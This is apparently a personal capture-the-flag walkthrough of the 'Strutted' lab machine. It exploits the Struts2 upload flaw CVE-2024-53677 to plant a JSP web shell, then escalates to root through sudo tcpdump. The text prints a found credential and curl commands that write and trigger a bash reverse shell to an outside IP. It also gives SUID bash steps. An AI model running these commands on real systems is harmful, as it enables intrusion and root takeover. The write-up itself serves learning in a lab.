../Strutted Walkthrough
25 September 2025
Exploited CVE-2024-53677 for access, found tomcat-users.xml with james password, then used sudo tcpdump to create SUID /tmp/bash and gained root.

NMAP
Loading code block...
HTTP(80)

On this website, you can upload an image file (JPG, JPEG, PNG, or GIF) and instantly get a shareable link. That way, your image is stored securely online and can be easily shared anywhere.

let’s try upload an image and see the behavior, as we can see the URL. it is short but the image was uploaded to http://strutted.htb/uploads/20250923_213437/pixelpayload.png.
If you scroll further down the page, you’ll see that they also provide a Docker image setup. This Docker image contains the full environment (Strutted™) as a ready-to-use configuration.

as we can see from the files after searching it use Tomcat, after some researching i found that it is a web server and servlet container for running java applications.
what tomcat?
- Apache Tomcat is an open-source Java application server (more precisely: a Servlet container).
- It was developed by the Apache Software Foundation (ASF).
- It implements the Jakarta Servlet, JavaServer Pages (JSP), and WebSocket specifications.
- It runs Java web applications packaged as .war files.
How it work
- user send request to the Server
- tomcat http connector listing on port 8080. the connector component receives request
- request then mapped. tomcat use web.xml to map url to class something like <action name="s/{id}"class="org.strutted.htb.URLUtil"><param name="id">{1}</param><result name="success">/WEB-INF/showImage.jsp</result><result name="error">/WEB-INF/error.jsp</result></action>
- servlet execution, tomcat loads the serlet if not already loaded
- then generate response, html or json, etc.
some file
- context.xml → Tomcat context configuration (defines application-specific settings, database resources, etc.).
- tomcat-users.xml → Defines Tomcat users, roles, and credentials (used for the Tomcat Manager GUI). we have admin passsword skqKY6360z!Y, does not work i try to log to ssh.
- README.md → Documentation for the project.
- Dockerfile → Instructions to build a Docker image for this application.
- strutted/ → the main web application source folder (Java classes, JSPs, servlets, etc.).
- pom.xml/ → have list of Dependencies (external libraries like Struts, Spring, Tomcat, etc.)
after searching in the downloaded docker image i found the source code logic for the upload which is so simple it just check the content-Len, image type, magic bytes. and uploaded to /upload/random_num/img. also i found the pom.xml after searching all these dependencies, i found interesting CVE.
Loading code block...
CVE-2024-53677
the vulnerability lead to RCE. struts 2 uses OGNL (Object-Graph Navigation Language): is a language inside struts that maps from fields to java objects, in the background for example from field named user.name in html could automatically set user.setNname(,,) in java. this is very convenient but dangerous if input to restricted. example:
Loading code block...
If your action class has:
Loading code block...
OGNL automatically does:
Loading code block...
so we will target FileUploadInterceptor it is class in the struts2, it’s job is to take uploaded file and read their name,content-Len, type. and file object then save them to a specific folder. t uses OGNL to assign these metadata fields internally. This allows an attacker to inject OGNL expressions in uploadFileName or uploadContentType.
Let's Exploit
this is the request i used as we can see there is couple of notes. first we must add the magic byte for the png which is PNG, then in the name it changed to Upload because remember OGNL convert name to java object. so it case sensitive. this is the first part of the multipart the second part we want to trigger top.UploadFileName to change the directory of the file and change the extension to JSP.
Loading code block...
you might be wondering why adding it here ../../shell.jsp and no just ../shell.jsp the because in web.xml file we can see that is configured to serve all the files as static in /upload/* as we can see
Loading code block...
after than we can use curl do this command:
curl --output -'http://strutted.htb/shell.jsp'--data-urlencode 'action=upload'--data-urlencode 'path=/tmp/s.sh'--data-urlencode 'content=bash -i >&/dev/tcp/10.10.15.45/80810>&1'
then open listener and run the script:
curl --output -'http://strutted.htb/shell.jsp'--data-urlencode 'action=cmd'--data-urlencode 'cmd=bash /tmp/s.sh'
and you will get a connection back.
Enumerate
we have a root user and james we have no access to his /home.
Loading code block...
i found the password does not work for admin and james. and we see the role is manager so it might be something related to manage. i tried everything i found nothing then when i log to ssh it worked! it will be interesting to see why when we get root access.
Loading code block...
as we can see we logged in to ssh as james


as we can see we can run tcpdump as admin. let’s see what we can do https://gtfobins.github.io/gtfobins/tcpdump/
Loading code block...
the vulnerability is in Some programs don’t properly drop those privileges when they spawn subprocesses, which can be abused to execute arbitrary commands as root.as we can see the file was created by the root.
- cp /bin/bash /tmp/0xdf → copies the system’s Bash shell binary to /tmp/0xdf.
- chmod 6777 /tmp/0xdf → sets permissions:
Loading code block...
At first, I was confused about the password for SSH. Let’s analyze why it works for SSH but not when using su. Interestingly, when we obtained root access, the same password worked. This suggests that there might be a misconfiguration somewhere in the system.

let's see the running services
Loading code block...
let's see the service config file.
Loading code block...
as we can see in security tap NoNewPrivileges=true this set to true which it mean.
NoNewPrivileges is a systemd service unit setting that enhances security by preventing a process and its children from gaining new privileges after startup. When applied to a Tomcat service unit, it ensures that the Tomcat process, and any processes it spawns (e.g., via execve()), cannot elevate their privileges, for instance, by using setuid or setgid bits, or filesystem capabilities.